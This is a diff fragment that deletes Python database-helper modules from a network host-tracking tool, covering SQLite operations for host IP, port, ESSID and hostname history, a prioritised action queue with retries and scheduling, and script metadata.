if row and row[0]["hostnames"]:
|
||||
return row[0]["hostnames"].split(';', 1)[0]
|
||||
return None
|
||||
|
||||
def record_hostname_seen(self, mac_address: str, hostname: str):
|
||||
"""Alias for update_hostname: mark a hostname as seen/current"""
|
||||
self.update_hostname(mac_address, hostname)
|
||||
|
||||
def list_hostname_history(self, mac_address: str) -> List[Dict[str, Any]]:
|
||||
"""Return the full hostname history for a MAC (current first)"""
|
||||
return self.base.query("""
|
||||
SELECT hostname, first_seen, last_seen, is_current
|
||||
FROM hostnames_history
|
||||
WHERE mac_address=?
|
||||
ORDER BY is_current DESC, last_seen DESC, first_seen DESC;
|
||||
""", (mac_address,))
|
||||
|
||||
# =========================================================================
|
||||
# IP OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def update_ips_current(self, mac_address: str, current_ips: Iterable[str], cap_prev: int = 200):
|
||||
"""Replace current IP set and roll removed IPs into previous_ips (deduped, size-capped)"""
|
||||
cur_set = {ip.strip() for ip in (current_ips or []) if ip}
|
||||
row = self.base.query("SELECT ips, previous_ips FROM hosts WHERE mac_address=? LIMIT 1;", (mac_address,))
|
||||
prev_cur = set(self._parse_list(row[0]["ips"])) if row else set()
|
||||
prev_prev = set(self._parse_list(row[0]["previous_ips"])) if row else set()
|
||||
|
||||
removed = prev_cur - cur_set
|
||||
prev_prev |= removed
|
||||
|
||||
if len(prev_prev) > cap_prev:
|
||||
prev_prev = set(sorted(prev_prev, key=self._sort_ip_key)[:cap_prev])
|
||||
|
||||
ips_sorted = ";".join(sorted(cur_set, key=self._sort_ip_key))
|
||||
prev_sorted = ";".join(sorted(prev_prev, key=self._sort_ip_key))
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO hosts(mac_address, ips, previous_ips, updated_at)
|
||||
VALUES(?,?,?,CURRENT_TIMESTAMP)
|
||||
ON CONFLICT(mac_address) DO UPDATE SET
|
||||
ips = excluded.ips,
|
||||
previous_ips = excluded.previous_ips,
|
||||
updated_at = CURRENT_TIMESTAMP;
|
||||
""", (mac_address, ips_sorted, prev_sorted))
|
||||
|
||||
# =========================================================================
|
||||
# PORT OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def update_ports_current(self, mac_address: str, current_ports: Iterable[int], cap_prev: int = 500):
|
||||
"""Replace current port set and roll removed ports into previous_ports (deduped, size-capped)"""
|
||||
cur_set = set(int(p) for p in (current_ports or []) if str(p).isdigit())
|
||||
row = self.base.query("SELECT ports, previous_ports FROM hosts WHERE mac_address=? LIMIT 1;", (mac_address,))
|
||||
prev_cur = set(int(p) for p in self._parse_list(row[0]["ports"])) if row else set()
|
||||
prev_prev = set(int(p) for p in self._parse_list(row[0]["previous_ports"])) if row else set()
|
||||
|
||||
removed = prev_cur - cur_set
|
||||
prev_prev |= removed
|
||||
|
||||
if len(prev_prev) > cap_prev:
|
||||
prev_prev = set(sorted(prev_prev)[:cap_prev])
|
||||
|
||||
ports_sorted = ";".join(str(p) for p in sorted(cur_set))
|
||||
prev_sorted = ";".join(str(p) for p in sorted(prev_prev))
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO hosts(mac_address, ports, previous_ports, updated_at)
|
||||
VALUES(?,?,?,CURRENT_TIMESTAMP)
|
||||
ON CONFLICT(mac_address) DO UPDATE SET
|
||||
ports = excluded.ports,
|
||||
previous_ports = excluded.previous_ports,
|
||||
updated_at = CURRENT_TIMESTAMP;
|
||||
""", (mac_address, ports_sorted, prev_sorted))
|
||||
|
||||
# =========================================================================
|
||||
# ESSID OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def update_essid_current(self, mac_address: str, new_essid: Optional[str], cap_prev: int = 50):
|
||||
"""Update current ESSID and move previous one into previous_essids if it changed"""
|
||||
new_essid = (new_essid or "").strip()
|
||||
|
||||
row = self.base.query(
|
||||
"SELECT essid, previous_essids FROM hosts WHERE mac_address=? LIMIT 1;",
|
||||
(mac_address,)
|
||||
)
|
||||
|
||||
if row:
|
||||
old = (row[0]["essid"] or "").strip()
|
||||
prev_prev = self._parse_list(row[0]["previous_essids"]) or []
|
||||
else:
|
||||
old = ""
|
||||
prev_prev = []
|
||||
|
||||
if old and new_essid and new_essid == old:
|
||||
essid = new_essid
|
||||
prev_joined = ";".join(prev_prev)
|
||||
else:
|
||||
if old and old not in prev_prev:
|
||||
prev_prev = [old] + prev_prev
|
||||
prev_prev = prev_prev[:cap_prev]
|
||||
essid = new_essid
|
||||
prev_joined = ";".join(prev_prev)
|
||||
|
||||
self.base.execute("""
|
||||
INSERT INTO hosts(mac_address, essid, previous_essids, updated_at)
|
||||
VALUES(?,?,?,CURRENT_TIMESTAMP)
|
||||
ON CONFLICT(mac_address) DO UPDATE SET
|
||||
essid = excluded.essid,
|
||||
previous_essids = excluded.previous_essids,
|
||||
updated_at = CURRENT_TIMESTAMP;
|
||||
""", (mac_address, essid, prev_joined))
|
||||
|
||||
# =========================================================================
|
||||
# IP STUB MERGING
|
||||
# =========================================================================
|
||||
|
||||
def merge_ip_stub_into_real(self, ip: str, real_mac: str,
|
||||
hostname: Optional[str] = None, essid_hint: Optional[str] = None):
|
||||
"""
|
||||
Merge a host 'IP:<ip>' stub with the host at 'real_mac' (if present) or rename the stub.
|
||||
- Unifies ips, hostnames, ports, vendor, essid, first_seen/last_seen, alive.
|
||||
- Updates tables that have a 'mac_address' column to point to the real MAC.
|
||||
- SSID tolerance (if one of the two is empty, keep the present one).
|
||||
- If the host 'real_mac' doesn't exist yet, simply rename the stub -> real_mac.
|
||||
"""
|
||||
if not real_mac or ':' not in real_mac:
|
||||
return # nothing to do if we don't have a real MAC
|
||||
|
||||
now = int(time.time())
|
||||
stub_key = f"IP:{ip}".lower()
|
||||
real_key = real_mac.lower()
|
||||
|
||||
with self.base._lock:
|
||||
con = self.base._conn
|
||||
cur = con.cursor()
|
||||
|
||||
# Retrieve stub candidates (by mac=IP:ip) + fallback by ip contained and mac 'IP:%'
|
||||
cur.execute("""
|
||||
SELECT * FROM hosts
|
||||
WHERE lower(mac_address)=?
|
||||
OR (lower(mac_address) LIKE 'ip:%' AND (ips LIKE '%'||?||'%'))
|
||||
ORDER BY lower(mac_address)=? DESC
|
||||
LIMIT 1
|
||||
""", (stub_key, ip, stub_key))
|
||||
stub = cur.fetchone()
|
||||
|
||||
# Nothing to merge?
|
||||
cur.execute("SELECT * FROM hosts WHERE lower(mac_address)=? LIMIT 1", (real_key,))
|
||||
real = cur.fetchone()
|
||||
|
||||
if not stub and not real:
|
||||
# No record: create the real one directly
|
||||
cur.execute("""INSERT OR IGNORE INTO hosts
|
||||
(mac_address, ips, hostnames, ports, vendor, essid, alive, first_seen, last_seen)
|
||||
VALUES (?,?,?,?,?,?,1,?,?)""",
|
||||
(real_key, ip, hostname or None, None, None, essid_hint or None, now, now))
|
||||
con.commit()
|
||||
return
|
||||
|
||||
if stub and not real:
|
||||
# Rename the stub -> real MAC
|
||||
ips_merged = self._union_semicol(stub['ips'], ip, sort_ip=True)
|
||||
hosts_merged = self._union_semicol(stub['hostnames'], hostname)
|
||||
essid_final = stub['essid'] or essid_hint
|
||||
vendor_final = stub['vendor']
|
||||
|
||||
cur.execute("""UPDATE hosts SET
|
||||
mac_address=?,
|
||||
ips=?,
|
||||
hostnames=?,
|
||||
essid=COALESCE(?, essid),
|
||||
alive=1,
|
||||
last_seen=?
|
||||
WHERE lower(mac_address)=?""",
|
||||
(real_key, ips_merged, hosts_merged, essid_final, now, stub['mac_address'].lower()))
|
||||
|
||||
# Redirect references from other tables (if they exist)
|
||||
self._redirect_mac_references(cur, stub['mac_address'].lower(), real_key)
|
||||
con.commit()
|
||||
return
|
||||
|
||||
if stub and real:
|
||||
# Full merge into the real, then delete stub
|
||||
ips_merged = self._union_semicol(real['ips'], stub['ips'], sort_ip=True)
|
||||
ips_merged = self._union_semicol(ips_merged, ip, sort_ip=True)
|
||||
hosts_merged = self._union_semicol(real['hostnames'], stub['hostnames'])
|
||||
hosts_merged = self._union_semicol(hosts_merged, hostname)
|
||||
ports_merged = self._union_semicol(real['ports'], stub['ports'])
|
||||
vendor_final = real['vendor'] or stub['vendor']
|
||||
essid_final = real['essid'] or stub['essid'] or essid_hint
|
||||
first_seen = min(int(real['first_seen'] or now), int(stub['first_seen'] or now))
|
||||
last_seen = max(int(real['last_seen'] or now), int(stub['last_seen'] or now), now)
|
||||
|
||||
cur.execute("""UPDATE hosts SET
|
||||
ips=?,
|
||||
hostnames=?,
|
||||
ports=?,
|
||||
vendor=COALESCE(?, vendor),
|
||||
essid=COALESCE(?, essid),
|
||||
alive=1,
|
||||
first_seen=?,
|
||||
last_seen=?
|
||||
WHERE lower(mac_address)=?""",
|
||||
(ips_merged, hosts_merged, ports_merged, vendor_final, essid_final,
|
||||
first_seen, last_seen, real_key))
|
||||
|
||||
# Redirect references to real_key then delete stub
|
||||
self._redirect_mac_references(cur, stub['mac_address'].lower(), real_key)
|
||||
cur.execute("DELETE FROM hosts WHERE lower(mac_address)=?", (stub['mac_address'].lower(),))
|
||||
con.commit()
|
||||
return
|
||||
|
||||
# No stub but a real exists already: ensure current IP/hostname are unified
|
||||
if real and not stub:
|
||||
ips_merged = self._union_semicol(real['ips'], ip, sort_ip=True)
|
||||
hosts_merged = self._union_semicol(real['hostnames'], hostname)
|
||||
essid_final = real['essid'] or essid_hint
|
||||
cur.execute("""UPDATE hosts SET
|
||||
ips=?,
|
||||
hostnames=?,
|
||||
essid=COALESCE(?, essid),
|
||||
alive=1,
|
||||
last_seen=?
|
||||
WHERE lower(mac_address)=?""",
|
||||
(ips_merged, hosts_merged, essid_final, now, real_key))
|
||||
con.commit()
|
||||
|
||||
def _redirect_mac_references(self, cur, old_mac: str, new_mac: str):
|
||||
"""Redirect mac_address references in all relevant tables"""
|
||||
try:
|
||||
# Discover all tables with a mac_address column
|
||||
cur.execute("""SELECT name FROM sqlite_master
|
||||
WHERE type='table' AND name NOT LIKE 'sqlite_%'""")
|
||||
for (tname,) in cur.fetchall():
|
||||
if tname == 'hosts':
|
||||
continue
|
||||
try:
|
||||
cur.execute(f"PRAGMA table_info({tname})")
|
||||
cols = [r[1].lower() for r in cur.fetchall()]
|
||||
if 'mac_address' in cols:
|
||||
cur.execute(f"""UPDATE {tname}
|
||||
SET mac_address=?
|
||||
WHERE lower(mac_address)=?""",
|
||||
(new_mac, old_mac))
|
||||
except Exception:
|
||||
pass
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# =========================================================================
|
||||
# HELPER METHODS
|
||||
# =========================================================================
|
||||
|
||||
def _parse_list(self, s: Optional[str]) -> List[str]:
|
||||
"""Parse a semicolon-separated string into a list, ignoring empties"""
|
||||
return [x for x in (s or "").split(";") if x]
|
||||
|
||||
def _sort_ip_key(self, ip: str):
|
||||
"""Return a sortable key for IPv4 addresses; non-IPv4 sorts last"""
|
||||
if ip and ip.count(".") == 3:
|
||||
try:
|
||||
return tuple(int(x) for x in ip.split("."))
|
||||
except Exception:
|
||||
return (0, 0, 0, 0)
|
||||
return (0, 0, 0, 0)
|
||||
|
||||
def _union_semicol(self, *values: Optional[str], sort_ip: bool = False) -> str:
|
||||
"""Union deduplicated of semicolon-separated lists (ignores empties)"""
|
||||
def _key(x):
|
||||
if sort_ip and x.count('.') == 3:
|
||||
try:
|
||||
return tuple(map(int, x.split('.')))
|
||||
except Exception:
|
||||
return (0, 0, 0, 0)
|
||||
return x
|
||||
|
||||
s = set()
|
||||
for v in values:
|
||||
if not v:
|
||||
continue
|
||||
for it in str(v).split(';'):
|
||||
it = it.strip()
|
||||
if it:
|
||||
s.add(it)
|
||||
if not s:
|
||||
return ""
|
||||
return ';'.join(sorted(s, key=_key))
|
||||
@@ -1,410 +0,0 @@
|
||||
# db_utils/queue.py
|
||||
# Action queue management operations
|
||||
|
||||
import json
|
||||
import sqlite3
|
||||
from typing import Any, Dict, Iterable, List, Optional
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.queue", level=logging.DEBUG)
|
||||
|
||||
|
||||
class QueueOps:
|
||||
"""Action queue scheduling and execution tracking operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create action queue table and indexes"""
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS action_queue (
|
||||
id INTEGER PRIMARY KEY AUTOINCREMENT,
|
||||
action_name TEXT NOT NULL,
|
||||
mac_address TEXT NOT NULL,
|
||||
ip TEXT NOT NULL,
|
||||
port INTEGER,
|
||||
hostname TEXT,
|
||||
service TEXT,
|
||||
priority INTEGER DEFAULT 50,
|
||||
status TEXT DEFAULT 'pending',
|
||||
retry_count INTEGER DEFAULT 0,
|
||||
max_retries INTEGER DEFAULT 3,
|
||||
created_at TEXT DEFAULT CURRENT_TIMESTAMP,
|
||||
scheduled_for TEXT,
|
||||
started_at TEXT,
|
||||
completed_at TEXT,
|
||||
expires_at TEXT,
|
||||
trigger_source TEXT,
|
||||
dependencies TEXT,
|
||||
conditions TEXT,
|
||||
result_summary TEXT,
|
||||
error_message TEXT,
|
||||
tags TEXT,
|
||||
metadata TEXT,
|
||||
FOREIGN KEY (mac_address) REFERENCES hosts(mac_address)
|
||||
);
|
||||
""")
|
||||
|
||||
# Optimized indexes for queue operations
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_queue_pending ON action_queue(status) WHERE status='pending';")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_queue_scheduled ON action_queue(scheduled_for) WHERE status='scheduled';")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_queue_mac_action ON action_queue(mac_address, action_name);")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_queue_key_status ON action_queue(action_name, mac_address, port, status);")
|
||||
self.base.execute("CREATE INDEX IF NOT EXISTS idx_queue_key_time ON action_queue(action_name, mac_address, port, completed_at);")
|
||||
|
||||
# Unique constraint for a single upcoming schedule per action/target
|
||||
self.base.execute("""
|
||||
CREATE UNIQUE INDEX IF NOT EXISTS uq_next_scheduled
|
||||
ON action_queue(action_name,
|
||||
COALESCE(mac_address,''),
|
||||
COALESCE(service,''),
|
||||
COALESCE(port,-1))
|
||||
WHERE status='scheduled';
|
||||
""")
|
||||
|
||||
logger.debug("Action queue table created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# QUEUE RETRIEVAL OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def get_next_queued_action(self) -> Optional[Dict[str, Any]]:
|
||||
"""
|
||||
Fetch the next action to execute from the queue.
|
||||
Priority is dynamically boosted: +1 per 5 minutes since creation, capped at +100.
|
||||
"""
|
||||
rows = self.base.query("""
|
||||
SELECT *,
|
||||
MIN(100, priority + CAST((strftime('%s','now') - strftime('%s',created_at))/300 AS INTEGER)) AS priority_effective
|
||||
FROM action_queue
|
||||
WHERE status = 'pending'
|
||||
AND (scheduled_for IS NULL OR scheduled_for <= datetime('now'))
|
||||
ORDER BY priority_effective DESC,
|
||||
COALESCE(scheduled_for, created_at) ASC
|
||||
LIMIT 1
|
||||
""")
|
||||
return rows[0] if rows else None
|
||||
|
||||
def list_action_queue(self, statuses: Optional[Iterable[str]] = None) -> List[Dict[str, Any]]:
|
||||
"""List queue entries with a computed `priority_effective` column for pending items"""
|
||||
order_sql = """
|
||||
CASE status
|
||||
WHEN 'running' THEN 1
|
||||
WHEN 'pending' THEN 2
|
||||
WHEN 'scheduled' THEN 3
|
||||
WHEN 'failed' THEN 4
|
||||
WHEN 'success' THEN 5
|
||||
WHEN 'expired' THEN 6
|
||||
WHEN 'cancelled' THEN 7
|
||||
ELSE 99
|
||||
END ASC,
|
||||
priority_effective DESC,
|
||||
COALESCE(scheduled_for, created_at) ASC
|
||||
"""
|
||||
|
||||
select_sql = """
|
||||
SELECT *,
|
||||
MIN(100, priority + CAST((strftime('%s','now') - strftime('%s',created_at))/300 AS INTEGER)) AS priority_effective
|
||||
FROM action_queue
|
||||
"""
|
||||
|
||||
if statuses:
|
||||
in_clause = ",".join("?" for _ in statuses)
|
||||
return self.base.query(f"""
|
||||
{select_sql}
|
||||
WHERE status IN ({in_clause})
|
||||
ORDER BY {order_sql}
|
||||
""", tuple(statuses))
|
||||
|
||||
return self.base.query(f"""
|
||||
{select_sql}
|
||||
ORDER BY {order_sql}
|
||||
""")
|
||||
|
||||
def get_upcoming_actions_summary(self) -> List[Dict[str, Any]]:
|
||||
"""Summary: next run per action_name from the schedule"""
|
||||
return self.base.query("""
|
||||
SELECT action_name, MIN(scheduled_for) AS next_run_at
|
||||
FROM action_queue
|
||||
WHERE status='scheduled' AND scheduled_for IS NOT NULL
|
||||
GROUP BY action_name
|
||||
ORDER BY next_run_at ASC
|
||||
""")
|
||||
|
||||
# =========================================================================
|
||||
# QUEUE UPDATE OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def update_queue_status(self, queue_id: int, status: str, error_msg: str = None, result: str = None):
|
||||
"""Update queue entry status with retry management on failure/expiry"""
|
||||
self.base.invalidate_stats_cache()
|
||||
|
||||
if status == 'running':
|
||||
self.base.execute(
|
||||
"UPDATE action_queue SET status=?, started_at=CURRENT_TIMESTAMP WHERE id=?",
|
||||
(status, queue_id)
|
||||
)
|
||||
elif status in ('failed', 'expired'):
|
||||
self.base.execute("""
|
||||
UPDATE action_queue
|
||||
SET status=?,
|
||||
completed_at=CURRENT_TIMESTAMP,
|
||||
error_message=?,
|
||||
result_summary=COALESCE(?, result_summary),
|
||||
retry_count = MIN(retry_count + 1, max_retries)
|
||||
WHERE id=?
|
||||
""", (status, error_msg, result, queue_id))
|
||||
elif status in ('success', 'cancelled'):
|
||||
self.base.execute("""
|
||||
UPDATE action_queue
|
||||
SET status=?,
|
||||
completed_at=CURRENT_TIMESTAMP,
|
||||
error_message=?,
|
||||
result_summary=COALESCE(?, result_summary)
|
||||
WHERE id=?
|
||||
""", (status, error_msg, result, queue_id))
|
||||
|
||||
# When execution succeeds, supersede old failed/expired attempts
|
||||
if status == 'success':
|
||||
row = self.base.query_one("""
|
||||
SELECT action_name, mac_address, port,
|
||||
COALESCE(completed_at, started_at, created_at) AS ts
|
||||
FROM action_queue WHERE id=? LIMIT 1
|
||||
""", (queue_id,))
|
||||
if row:
|
||||
try:
|
||||
self.supersede_old_attempts(row['action_name'], row['mac_address'], row['port'], row['ts'])
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
def promote_due_scheduled_to_pending(self) -> int:
|
||||
"""Promote scheduled actions that are due (returns number of rows affected)"""
|
||||
self.base.invalidate_stats_cache()
|
||||
return self.base.execute("""
|
||||
UPDATE action_queue
|
||||
SET status='pending'
|
||||
WHERE status='scheduled'
|
||||
AND scheduled_for <= CURRENT_TIMESTAMP
|
||||
""")
|
||||
|
||||
# =========================================================================
|
||||
# QUEUE INSERTION OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def ensure_scheduled_occurrence(
|
||||
self,
|
||||
action_name: str,
|
||||
next_run_at: str,
|
||||
mac: Optional[str] = "",
|
||||
ip: Optional[str] = "",
|
||||
*,
|
||||
port: Optional[int] = None,
|
||||
hostname: Optional[str] = None,
|
||||
service: Optional[str] = None,
|
||||
priority: int = 40,
|
||||
trigger: str = "scheduler",
|
||||
tags: Optional[Iterable[str]] = None,
|
||||
metadata: Optional[Dict[str, Any]] = None,
|
||||
max_retries: Optional[int] = None,
|
||||
) -> bool:
|
||||
"""
|
||||
Ensure a single upcoming 'scheduled' row exists for the given action/target.
|
||||
Returns True if inserted, False if already present (enforced by unique partial index).
|
||||
"""
|
||||
js_tags = json.dumps(list(tags)) if tags is not None and not isinstance(tags, str) else (tags if isinstance(tags, str) else None)
|
||||
js_meta = json.dumps(metadata, ensure_ascii=False) if metadata else None
|
||||
|
||||
try:
|
||||
self.base.execute("""
|
||||
INSERT INTO action_queue(
|
||||
action_name, mac_address, ip, port, hostname, service,
|
||||
priority, status, scheduled_for, trigger_source, tags, metadata, max_retries
|
||||
) VALUES (?,?,?,?,?,?,?,?,?,?,?,?,?)
|
||||
""", (
|
||||
action_name, mac or "", ip or "", port, hostname, service,
|
||||
int(priority), "scheduled", next_run_at, trigger, js_tags, js_meta, max_retries
|
||||
))
|
||||
self.base.invalidate_stats_cache()
|
||||
return True
|
||||
except sqlite3.IntegrityError:
|
||||
return False
|
||||
|
||||
def queue_action(self, action_name: str, mac: str, ip: str, port: int = None,
|
||||
priority: int = 50, trigger: str = None, metadata: Dict = None) -> None:
|
||||
"""Quick enqueue of a 'pending' action"""
|
||||
meta_json = json.dumps(metadata, ensure_ascii=False) if metadata else None
|
||||
self.base.execute("""
|
||||
INSERT INTO action_queue
|
||||
(action_name, mac_address, ip, port, priority, trigger_source, metadata)
|
||||
VALUES (?,?,?,?,?,?,?)
|
||||
""", (action_name, mac, ip, port, priority, trigger, meta_json))
|
||||
|
||||
def queue_action_at(
|
||||
self,
|
||||
action_name: str,
|
||||
mac: Optional[str] = "",
|
||||
ip: Optional[str] = "",
|
||||
*,
|
||||
port: Optional[int] = None,
|
||||
hostname: Optional[str] = None,
|
||||
service: Optional[str] = None,
|
||||
priority: int = 50,
|
||||
status: str = "pending",
|
||||
scheduled_for: Optional[str] = None,
|
||||
trigger: Optional[str] = "scheduler",
|
||||
tags: Optional[Iterable[str]] = None,
|
||||
metadata: Optional[Dict[str, Any]] = None,
|
||||
max_retries: Optional[int] = None,
|
||||
) -> None:
|
||||
"""Generic enqueue that can publish 'pending' or 'scheduled' items with a date"""
|
||||
js_tags = json.dumps(list(tags)) if tags is not None and not isinstance(tags, str) else (tags if isinstance(tags, str) else None)
|
||||
js_meta = json.dumps(metadata, ensure_ascii=False) if metadata else None
|
||||
self.base.execute("""
|
||||
INSERT INTO action_queue(
|
||||
action_name, mac_address, ip, port, hostname, service,
|
||||
priority, status, scheduled_for, trigger_source, tags, metadata, max_retries
|
||||
) VALUES (?,?,?,?,?,?,?,?,?,?,?,?,?)
|
||||
""", (
|
||||
action_name, mac or "", ip or "", port, hostname, service,
|
||||
int(priority), status, scheduled_for, trigger, js_tags, js_meta, max_retries
|
||||
))
|
||||
|
||||
# =========================================================================
|
||||
# HISTORY AND STATUS OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def supersede_old_attempts(self, action_name: str, mac_address: str,
|
||||
port: Optional[int] = None, ref_ts: Optional[str] = None) -> int:
|
||||
"""
|
||||
Mark as 'superseded' all old attempts (failed|expired) for the triplet (action, mac, port)
|
||||
earlier than or equal to ref_ts (if provided). Returns affected row count.
|
||||
"""
|
||||
params: List[Any] = [action_name, mac_address, port]
|
||||
time_clause = ""
|
||||
if ref_ts:
|
||||
time_clause = " AND datetime(COALESCE(completed_at, started_at, created_at)) <= datetime(?)"
|
||||
params.append(ref_ts)
|
||||
|
||||
return self.base.execute(f"""
|
||||
UPDATE action_queue
|
||||
SET status='superseded',
|
||||
error_message = COALESCE(error_message, 'superseded by newer success'),
|
||||
completed_at = COALESCE(completed_at, CURRENT_TIMESTAMP)
|
||||
WHERE action_name = ?
|
||||
AND mac_address = ?
|
||||
AND COALESCE(port,0) = COALESCE(?,0)
|
||||
AND status IN ('failed','expired')
|
||||
{time_clause}
|
||||
""", tuple(params))
|
||||
|
||||
def list_attempt_history(self, action_name: str, mac_address: str,
|
||||
port: Optional[int] = None, limit: int = 20) -> List[Dict[str, Any]]:
|
||||
"""
|
||||
Return history of attempts for (action, mac, port), most recent first.
|
||||
"""
|
||||
return self.base.query("""
|
||||
SELECT action_name, mac_address, port, status, retry_count, max_retries,
|
||||
COALESCE(completed_at, started_at, scheduled_for, created_at) AS ts
|
||||
FROM action_queue
|
||||
WHERE action_name=? AND mac_address=? AND COALESCE(port,0)=COALESCE(?,0)
|
||||
ORDER BY datetime(ts) DESC
|
||||
LIMIT ?
|
||||
""", (action_name, mac_address, port, int(limit)))
|
||||
|
||||
def get_action_status_from_queue(
|
||||
self,
|
||||
action_name: str,
|
||||
mac_address: Optional[str] = None
|
||||
) -> Optional[Dict[str, Any]]:
|
||||
"""
|
||||
Return the latest status row for an action (optionally filtered by MAC).
|
||||
"""
|
||||
if mac_address:
|
||||
rows = self.base.query("""
|
||||
SELECT status, created_at, started_at, completed_at,
|
||||
error_message, result_summary, retry_count, max_retries,
|
||||
mac_address, port, hostname, service, priority
|
||||
FROM action_queue
|
||||
WHERE mac_address=? AND action_name=?
|
||||
ORDER BY datetime(COALESCE(completed_at, started_at, scheduled_for, created_at)) DESC
|
||||
LIMIT 1
|
||||
""", (mac_address, action_name))
|
||||
else:
|
||||
rows = self.base.query("""
|
||||
SELECT status, created_at, started_at, completed_at,
|
||||
error_message, result_summary, retry_count, max_retries,
|
||||
mac_address, port, hostname, service, priority
|
||||
FROM action_queue
|
||||
WHERE action_name=?
|
||||
ORDER BY datetime(COALESCE(completed_at, started_at, scheduled_for, created_at)) DESC
|
||||
LIMIT 1
|
||||
""", (action_name,))
|
||||
return rows[0] if rows else None
|
||||
|
||||
def get_last_action_status_from_queue(self, mac_address: str, action_name: str) -> Optional[Dict[str, str]]:
|
||||
"""
|
||||
Return {'status': 'success|failed|running|pending', 'raw': 'status_YYYYMMDD_HHMMSS'}
|
||||
based only on action_queue.
|
||||
"""
|
||||
rows = self.base.query(
|
||||
"""
|
||||
SELECT status,
|
||||
COALESCE(completed_at, started_at, scheduled_for, created_at) AS ts
|
||||
FROM action_queue
|
||||
WHERE mac_address=? AND action_name=?
|
||||
ORDER BY datetime(COALESCE(completed_at, started_at, scheduled_for, created_at)) DESC
|
||||
LIMIT 1
|
||||
""",
|
||||
(mac_address, action_name)
|
||||
)
|
||||
if not rows:
|
||||
return None
|
||||
status = rows[0]["status"]
|
||||
ts = self._format_ts_for_raw(rows[0]["ts"])
|
||||
return {"status": status, "raw": f"{status}_{ts}"}
|
||||
|
||||
def get_last_action_statuses_for_mac(self, mac_address: str) -> Dict[str, Dict[str, str]]:
|
||||
"""
|
||||
Map action_name -> {'status':..., 'raw':...} from the latest queue rows for a MAC.
|
||||
"""
|
||||
rows = self.base.query(
|
||||
"""
|
||||
SELECT action_name, status,
|
||||
COALESCE(completed_at, started_at, scheduled_for, created_at) AS ts
|
||||
FROM (
|
||||
SELECT action_name, status, completed_at, started_at, scheduled_for, created_at,
|
||||
ROW_NUMBER() OVER (
|
||||
PARTITION BY action_name
|
||||
ORDER BY datetime(COALESCE(completed_at, started_at, scheduled_for, created_at)) DESC
|
||||
) AS rn
|
||||
FROM action_queue
|
||||
WHERE mac_address=?
|
||||
)
|
||||
WHERE rn=1
|
||||
""",
|
||||
(mac_address,)
|
||||
)
|
||||
out: Dict[str, Dict[str, str]] = {}
|
||||
for r in rows:
|
||||
ts = self._format_ts_for_raw(r["ts"])
|
||||
st = r["status"]
|
||||
out[r["action_name"]] = {"status": st, "raw": f"{st}_{ts}"}
|
||||
return out
|
||||
|
||||
# =========================================================================
|
||||
# HELPER METHODS
|
||||
# =========================================================================
|
||||
|
||||
def _format_ts_for_raw(self, ts_db: Optional[str]) -> str:
|
||||
"""
|
||||
Convert SQLite 'YYYY-MM-DD HH:MM:SS' to 'YYYYMMDD_HHMMSS'.
|
||||
Fallback to current UTC when no timestamp is available.
|
||||
"""
|
||||
from datetime import datetime as _dt
|
||||
ts = (ts_db or "").strip()
|
||||
if not ts:
|
||||
return _dt.utcnow().strftime("%Y%m%d_%H%M%S")
|
||||
return ts.replace("-", "").replace(":", "").replace(" ", "_")
|
||||
@@ -1,62 +0,0 @@
|
||||
# db_utils/scripts.py
|
||||
# Script and project metadata operations
|
||||
|
||||
from typing import Any, Dict, List, Optional
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="db_utils.scripts", level=logging.DEBUG)
|
||||
|
||||
|
||||
class ScriptOps:
|
||||
"""Script and project metadata management operations"""
|
||||
|
||||
def __init__(self, base):
|
||||
self.base = base
|
||||
|
||||
def create_tables(self):
|
||||
"""Create scripts metadata table"""
|
||||
self.base.execute("""
|
||||
CREATE TABLE IF NOT EXISTS scripts (
|
||||
name TEXT PRIMARY KEY,
|
||||
type TEXT NOT NULL,
|
||||
path TEXT NOT NULL,
|
||||
main_file TEXT,
|
||||
category TEXT,
|
||||
description TEXT,
|
||||
created_at TEXT DEFAULT CURRENT_TIMESTAMP
|
||||
);
|
||||
""")
|
||||
logger.debug("Scripts table created/verified")
|
||||
|
||||
# =========================================================================
|
||||
# SCRIPT OPERATIONS
|
||||
# =========================================================================
|
||||
|
||||
def add_script(self, name: str, type_: str, path: str,
|
||||
main_file: Optional[str] = None, category: Optional[str] = None,
|
||||
description: Optional[str] = None):
|
||||
"""Insert or update a script/project metadata row"""
|
||||
self.base.execute("""
|
||||
INSERT INTO scripts(name,type,path,main_file,category,description)
|
||||
VALUES(?,?,?,?,?,?)
|
||||
ON CONFLICT(name) DO UPDATE SET
|
||||
type=excluded.type,
|
||||
path=excluded.path,
|
||||
main_file=excluded.main_file,
|
||||
category=excluded.category,
|
||||
description=excluded.description;
|
||||
""", (name, type_, path, main_file, category, description))
|
||||
|
||||
def list_scripts(self) -> List[Dict[str, Any]]:
|
||||
"""List all scripts/projects"""
|
||||
return self.base.query("""
|
||||
SELECT name, type, path, main_file, category, description, created_at
|
||||
FROM scripts
|
||||
ORDER BY name;
|
||||
""")
|
||||
|
||||
def delete_script(self, name: str) -> None:
|
||||
"""Delete a script/project metadata row by name"""
|
||||
self.base.execute("DELETE FROM scripts WHERE name=?;", (name,))
|
||||
@@ -1,191 +0,0 @@
|
||||
# db_utils/services.py
|
||||
# Per-port service fingerprinting and tracking operations
|
||||
|
||||
from typing import Dict, List, Optional
|
||||
import logging
|
||||
|
||||
from logger import Logger
|
||||
|
||||
